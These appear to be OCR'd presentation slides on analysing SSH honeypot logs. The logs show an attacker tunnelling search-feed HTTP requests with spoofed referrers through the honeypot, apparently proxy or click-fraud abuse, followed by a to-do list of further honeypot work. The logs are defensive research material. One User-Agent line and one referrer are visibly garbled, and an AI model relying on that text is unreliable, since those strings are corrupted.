


```
2015-09-13 16:19:19+0000 [SSHChannel None (176) on SSHService ssh-connection on HoneyPotTransport,160,46.4.120.17] received data GET /analytics.js HTTP/1.1
Host: www.google-analytics.com
Connection: keep-alive
Accept: */*
User-Agent: Mzla50(idw T61 O6)ApeeKt573 KTL ieGco hoe4..448 aai573
Referer: http://www.10youtube.com/it
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8


2015-09-13 16:19:45+0000 [SSHChannel None (177) on SSHService ssh-connection on HoneyPotTransport,160,46.4.120.17] received data GET /globalNoSearchFeed/feeds/ssh1/search.php?
q=which+country+is+the+easiest+to+earn+a+college+degree&sip=46.4.120.17 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://vidstreet.com/search?q=which+country+is+the+easiest+to+earn+a+college+degree&button=Search
Connection: Keep-Alive
Accept-Encoding: gzip
Accept-Language: en-US,*
Host: 95.211.185.149


2015-09-13 16:21:51+0000 [SSHChannel None (178) on SSHService ssh-connection on HoneyPotTransport,160,46.4.120.17] received data GET /globalNoSearchFeed/feeds/ssh1/search.php?
q=free+seminary+or+bible+college+degrees+online&sip=46.4.120.17 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://utesvideo-searcher.com/search?q=free+seminary+or+bible+college+degrees+online&button=Search
Connection: Keep-Alive
Accept-Encoding: gzip
Accept-Language: en-US,*
Host: 5.152.215.2


2015-09-13 16:23:50+0000 [SSHChannel None (179) on SSHService ssh-connection on HoneyPotTransport,160,46.4.120.17] received data GET /globalNoSearchFeed/feeds/ssh1/search.php?
q=health+insurance+companies+for+washington+state&sip=46.4.120.17 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://supermovie-searcher.com/search?q=health+insurance+companies+for+washington+state&button=Search
Connection: Keep-Alive
Accept-Encoding: gzip
Accept-Language: en-US,*
Host: 5.152.215.2


2015-09-13 16:26:13+0000 [SSHChannel None (180) on SSHService ssh-connection on HoneyPotTransport,160,46.4.120.17] received data GET /globalNoSearchFeed/feeds/ssh1/search.php?
q=discount+flowers+and+bulbs&sip=46.4.120.17 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://rambovideo-searcher.com/search?q=discount+flowers+and+bulbs&button=Search
```

IN PROGRESS

- Dionaea Reader
- Passive DNS
- Malwr Analysis
- Download malware
- Docker images for various honeypots
- Replay logs CSI Cyber style


IN PROGRESS



CSI: Cyber – “All I got is green code”

REAL ANALYSIS


PATTERNS, ETC



A3 *fx* Count of Attacker IP

